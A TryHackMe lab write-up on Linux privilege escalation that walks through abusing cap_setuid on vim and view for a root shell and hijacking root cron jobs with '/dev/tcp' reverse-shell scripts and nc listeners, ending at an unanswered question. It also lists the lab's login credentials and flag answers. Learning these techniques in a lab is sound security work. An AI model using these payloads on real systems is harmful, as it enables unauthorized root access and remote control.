TRY HACK ME: Write-Up Privilege Escalation:

Linux PrivEsc –Capabilities, CronJobs, PATH

Linux PrivEsc
Start AttackBox
Help
Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

Task 8 Privilege Escalation: Capabilities:

Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1


Another method system administrators can use to increase the privilege level of a process or binary is “Capabilities”. Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.

The capabilities man page provides detailed information on its usage and options.

We can use the **getcap** tool to list enabled capabilities.

When run as an unprivileged user, **getcap -r /** will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null.


Please note that neither vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.



```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$ 
```


GTFObins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.

We notice that vim can be used with the following command and payload:




```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below;



```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
# 
```

Answer to the questions of this section-



Complete the task described above on the target system

No answer needed

Correct Answer

How many binaries have set capabilities?

6

Correct Answer

What other binary can be used through its capabilities?

view

Correct Answer


What is the content of the flag4.txt file?

THM-9349843

Correct Answer


Answers:

1) Count of binary



```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap
_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
```


2) Other binary for use



+capabilities

Binary	Functions
gdb	Shell, Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities
node	Shell, Reverse shell, Bind shell, File upload, File download, File write, File read, SUID, Sudo, Capabilities
perl	Shell, Reverse shell, File read, SUID, Sudo, Capabilities
php	Shell, Command, Reverse shell, File upload, File download, File write, File read, SUID, Sudo, Capabilities
python	Shell, Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities
ruby	Shell, Reverse shell, File upload, File download, File write, File read, Library load, Sudo, Capabilities
	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload

Click on view



Capabilities


If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `view` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which view) .
sudo setcap cap_setuid+ep view

./view -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```


3) Use the code of view –capabilities

/home/ubuntu/view -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'



```
# whoami
root
```

Flag4.txt is mentioned below-


```
# cd /home
# ls
karen  ubuntu
# cd ubuntu
# ls
flag4.txt  view
# cat flag4.txt
THM-9349843
```

Task 9 Privilege Escalation: Cron Jobs:

Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.


The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.


Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under **/etc/crontab**

While CTF machines can have cron jobs running every minute or every 5 minutes, you will more often see tasks that run daily, weekly or monthly in penetration test engagements.


```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

You can see the **backup.sh** script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.



```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$ 
```

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.


The script will use the tools available on the target system to launch a reverse shell.

Two points to note;

The command syntax will vary depending on the available tools. (e.g. **nc** will probably not support the **-e** option you may have seen used in other cases)


We should always prefer to start reverse shells, as we not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this;



```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.



```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~# 
```

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:


System administrators need to run a script at regular intervals.

They create a cron job to do this

After a while, the script becomes useless, and they delete it

They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.




```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.


If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the /etc/crontab file. In this case, we should be able to create a script named "antivirus.sh" under our user's home folder and it should be run by the cron job.

The file on the target system should look familiar:



```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```


The incoming reverse shell connection has root privileges:



```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~# █
```

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

Answer to the questions of this section-



How many cron jobs can you see on the target system?

4 — Correct Answer

What is the content of the flag5.txt file?

